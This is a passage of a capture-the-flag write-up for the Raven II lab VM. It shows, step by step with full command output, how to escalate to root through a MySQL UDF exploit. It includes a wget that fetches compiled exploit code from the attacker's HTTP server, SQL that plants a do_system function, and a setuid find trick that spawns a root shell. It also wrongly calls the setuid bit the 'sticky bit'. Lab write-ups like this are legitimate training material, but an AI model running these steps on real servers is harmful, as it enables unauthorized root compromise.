The exploits run by compiling the raw C code to .so file and then transferring it to the victim machine and exploiting the MySQL vulnerability.

Once the file was ready to share from the kali machine, I set up a simple python server to start the transfer.

```
root@Kali:/usr/share/exploitdb/exploits/linux/local# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
█
```

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```
$ wget 192.168.1.90/1518.so
```

```
www-data@target2:/tmp$ wget 192.168.1.90/1518.so
wget 192.168.1.90/1518.so
converted 'http://192.168.1.90/1518.so' (ANSI_X3.4-1968) → 'http://192.168.1.90/1518.so' (UTF-8)
--2021-04-26 12:08:44-- http://192.168.1.90/1518.so
Connecting to 192.168.1.90:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 19112 (19K) [application/octet-stream]
Saving to: '1518.so'

1518.so          100%[=====>] 18.66K  --.-KB/s  in 0s

2021-04-26 12:08:44 (46.2 MB/s) - '1518.so' saved [19112/19112]
```

I transferred the “.so” file in the /tmp directory in the target machine, then changed the permissions on the file in order to execute.

```
www-data@target2:/tmp$ chmod 777 1518.so
chmod 777 1518.so
```

```
www-data@target2:/tmp$ mysql -Dmysql -uroot -p'R@v3nSecurity'
mysql -Dmysql -uroot -p'R@v3nSecurity'
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 5.5.60-0+deb8u1 (Debian)

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Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> █
```

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I created a table called "foo"

In this table, I inserted the path to the 1518.so file I just imported from the local machine to the /tmp directory.

I dumped the same file to /usr/lib/mysql/plugin/ directory (since it was vulnerable)

The most important step was to create a UDF function named do\_system, that will invoke the code that implements the following function:

"chmod u+s /usr/bin/find" (to set the sticky bit on "find")

Sticky bit: The sticky bit, also referred to as the "restricted deletion flag," can be set on a directory to prevent anyone except the directory's owner from deleting a file in that directory.

```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)

mysql> select * from foo into outfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into outfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.02 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-----+
| do_system('chmod u+s /usr/bin/find') |
+-----+
| 0 |
+-----+
1 row in set (0.01 sec)

mysql> exit
exit
Bye
www-data@target2:/tmp$ touch foo
touch foo
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

I then executed commands using the find utility.

touch simply creates a file called foo. Then I find that file. Each time the find command finds anything it executes whatever comes after the -exec tag. The exec tag requires a special syntax with the escape semicolon to mark the end of the command.

As the find command has the sticky bit set, it executes the -exec part as root.

whoami returns root with escalated privileges, and the capture of flag4!

```
# cd /root
cd /root
# ls
ls
flag4.txt
# cat flag4.txt
cat flag4.txt

[REDACTED]

flag4{df2bc5e951d91581467bb9a2a8ff4425}

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second iteration of the Raven VM

Hit me up on Twitter and let me know what you thought:

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